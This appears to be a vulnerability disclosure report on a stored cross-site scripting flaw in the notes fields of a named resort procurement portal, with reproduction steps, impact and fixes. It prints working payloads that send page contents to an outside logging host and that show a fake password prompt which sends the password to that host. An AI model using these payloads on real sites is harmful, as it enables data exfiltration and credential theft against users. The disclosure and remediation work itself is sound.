Stored Cross-Site Scripting (XSS) Vulnerability

Summary

A Stored Cross-Site Scripting (XSS) vulnerability was identified within the Purchase Request management functionality of srp.sunrise-resorts.com. The vulnerability affects the “Internal Notes” field and allows authenticated users to inject malicious JavaScript code that is persistently stored and executed in the browsers of users viewing the affected record.

The application fails to properly sanitize or contextually encode user-controlled input prior to rendering it within the HTML response. Successful exploitation may allow attackers to execute arbitrary JavaScript in the context of the application, potentially leading to sensitive data exposure, phishing attacks, session abuse, and unauthorized actions performed on behalf of authenticated users.

Vulnerability Details

Vulnerability Type:	Stored Cross-Site Scripting (XSS)
Affected Endpoint:	https://srp.sunrise-resorts.com/prs/add & `/prs/pr_total_edit/[PR_ID]`
Affected Parameter:	Internal Notes & External Notes (POST Parameter)
Severity:	**High / Critical**

Proof of Concept (PoC)

The following proof of concept demonstrates that unvalidated data stored within the procurement portal executes immediately upon rendering whenever a user or administrator views the specific Purchase Request record page.

Vulnerable Input Context

```
<img src=x onerror=”console.log(‘XSS’)”>
```

Safe XSS Verification Response


Steps to Reproduce


1. Authenticate to the application with a valid user account.
2. Navigate to: https://srp.sunrise-resorts.com/prs/add
3. Locate the “Internal Notes” parameter.

4. Inject the following payload: `<img src=x onerror=alert(document.domain)>`
5. Save the Purchase Request entry.
6. Access the saved Purchase Request record.
7. Observe that the payload executes automatically within the browser context, confirming the presence of a Stored Cross-Site Scripting (XSS) vulnerability.

HttpOnly Cookie Protection & Impact Validation

During testing, attempts to access the session cookie using `document.cookie` were unsuccessful because the application correctly enforces the `HttpOnly` attribute on the `ci_sessions` cookie.






This still allows attackers to perform alternative post-exploitation techniques, including sensitive DOM data exfiltration, authenticated action abuse, and phishing attacks within the trusted application context.

1. DOM Data Exfiltration via JavaScript Execution

The following payload demonstrates that injected JavaScript can still access sensitive page content rendered within the DOM and transmit it to an external endpoint.

```
<script>
const myServer = "https://testxss.free.beeceptor.com/log";
const sensitiveInfo = "Captured DOM: " + document.body.innerText;
navigator.sendBeacon(myServer, sensitiveInfo);
</script>
```



2. Internal In-Page Phishing (Full Account Hijacking)

Because arbitrary JavaScript execution is possible, an attacker may manipulate the application interface and present deceptive content within the trusted application origin.

This may be abused to display fake authentication prompts or misleading workflow dialogs in order to capture sensitive user input or credentials.

```
<script>
document.body.innerHTML = `
<div style="position:fixed; top:0; left:0; width:100%; height:100%; background:white;
padding:50px; text-align:center; z-index:9999;">
    <h2>Session expired, please re-enter your password for security reasons</h2>
    <input type="password" id="fake_pass" placeholder="Password">
    <button onclick="navigator.sendBeacon('https://testxss.free.beeceptor.com',
document.getElementById('fake_pass').value);">Login</button>
</div>\`;
</script>
```

Impact

An attacker could potentially:

- **Perform Full Account Takeover (ATO):** Steal cleartext employee/manager login credentials via local context masking, entirely bypassing browser token safeguards.

- **Exfiltrate High-Value Corporate Data:** Silently harvest internal financial procurement details, corporate notes, vendor information, or validation flows.
- **Execute Unauthorized Workflow Actions:** Intercept and manipulate document signatures, approvals, or request updates in the background on behalf of infected sessions.

Recommended Fix

- **Context-Aware Output Encoding:** Apply strict context-specific HTML encoding rules on all parameter types (converting symbols like `<` and `>` to `<` and `>`) prior to rendering data elements onto screens.
- **Enforce Content Security Policy (CSP):** Implement standard restrictive Content-Security-Policy rules restricting valid code evaluation strictly to trusted origin points and blocking dynamic out-of-band communication sinks.
- **Server-Side HTML Purification:** Filter multi-line inputs through verified white-list library mechanisms (such as DOMPurify) before saving them to the persistent database layers.

Security Risk Note

> Stored Cross-Site Scripting vulnerabilities are particularly dangerous because malicious payloads persist within the application and execute automatically when viewed by other users. This increases the likelihood of multi-user compromise, especially within administrative or workflow management interfaces.

Classification

- **CWE-79:** Improper Neutralization of Input During Web Page Generation
- **OWASP Top 10 2021 – A03:** Injection